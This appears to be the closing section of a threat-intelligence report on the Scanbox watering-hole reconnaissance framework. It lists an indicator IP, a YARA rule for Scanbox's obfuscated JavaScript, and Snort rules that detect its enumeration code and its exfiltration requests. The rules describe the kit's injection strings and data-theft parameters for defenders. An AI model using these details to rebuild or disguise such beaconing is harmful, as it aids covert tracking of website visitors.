JUN 6 2015
96.30.99.37
"ET CURRENT_EVENTS **ScanBox** Jun 06 2015 M1 T1."
Source **URLquery** on Jun 14, 2018, 05:04
https://urlquery.net/report/f1992b4b-e68d-40e0-bdb3-93e91143f7c8 • Reference Actions • 3+ references

Results of Scanbox signatures from urlquery.

The second method to surfacing Scanbox samples is via our YARA rule, which can be found by searching the category "YARA_scanbox_framework_obfuscated." This will bring up samples that can be decoded to find the URLs mentioned in the technical analysis section.



Results of Scanbox YARA hits.

Detection

Insikt Group uses the YARA rule produced by Fidelis in their Trade Secret report because it looks for the obfuscated aspect.

```
rule YARA_scanbox_framework_obfuscated
{
  meta:
     ref = “https://www.fidelissecurity.com/TradeSecret”
  strings:
     $sa1 = /(var|new|return)\s[_\$]+\s?/
     $sa2 = “function”
     $sa3 = “toString”
     $sa4 = “toUpperCase”
     $sa5 = “arguments.length”
     $sa6 = “return”
     $sa7 = “while”
     $sa8 = “unescape(“
     $sa9 = “365*10*24*60*60*1000”
     $sa10 = “>> 2”
     $sa11 = “& 3) << 4”
     $sa12 = “& 15) << 2”
     $sa13 = “>> 6) | 192”
     $sa14 = “& 63) | 128”
     $sa15 = “>> 12) | 224”
  condition:
     all of them
}
```

The following excellent Snort rules developed by AlienVault (an AT&T Company) are designed to alert on possible Scanbox sites:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 8087 (msg:”EXPLOIT-KIT Scanbox
exploit kit exfiltration attempt”; flow:to_server,established; content:”projectid=”;
depth:10; nocase; content:”&seed=”; within:40; nocase; content:”&ip=”; within:40;
nocase; content:”&referrer=”; within:40; nocase; content:”&agent=”; within:40; nocase;
content:”&location=”; within:250; nocase; metadata:policy balanced-ips drop, policy
security-ips drop, service http;
reference:url,www.alienvault.com/open-threat-exchange/blog/scanbox-a-
reconnaissance-framework-used-on-watering-hole-attacks; classtype:trojan-activity;
sid:31859; rev:1;)

alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:”EXPLOIT-KIT
Scanbox exploit kit enumeration code detected”; flow:to_server,established;
file_data; content:”document|2E|createElement|28|unescape|28 22
25|3Ciframe|25|20id|25|3D”; fast_pattern:only; content:”|2E|crypt|2E|_utf8_encode”;
content:”|2E|push|28|”; content:”|3D 3D|c|3A 5C 5C|Program Files|5C 5C|”; within:30;
metadata:policy balanced-ips drop, policy security-ips drop, service smtp;
reference:url,www.alienvault.com/open-threat-exchange/blog/scanbox-a-
reconnaissance-framework-used-on-watering-hole-attacks; classtype:trojan-activity;
sid:31858; rev:1;)

alert tcp $EXTERNAL_NET $FILE_DATA_PORTS -> $HOME_NET any (msg:”EXPLOIT-KIT
Scanbox exploit kit enumeration code detected”; flow:to_client,established; file_data;
content:”document|2E|createElement|28|unescape|28 22
25|3Ciframe|25|20id|25|3D”; fast_pattern:only; content:”|2E|crypt|2E|_utf8_encode”;
content:”|2E|push|28|”; content:”|3D 3D|c|3A 5C 5C|Program Files|5C 5C|”; within:30;
metadata:policy balanced-ips drop, policy security-ips drop, service ftp-data, service http,
service imap, service pop3;
reference:url,www.alienvault.com/open-threat-exchange/blog/scanbox-a-
reconnaissance-framework-used-on-watering-hole-attacks; classtype:trojan-activity;
sid:31857; rev:1;)
```

About Recorded Future

Recorded Future arms security teams with the only complete threat intelligence solution powered by patented machine learning to lower risk. Our technology automatically collects and analyzes information from an unrivaled breadth of sources and provides invaluable context in real time and packaged for human analysis or integration with security technologies.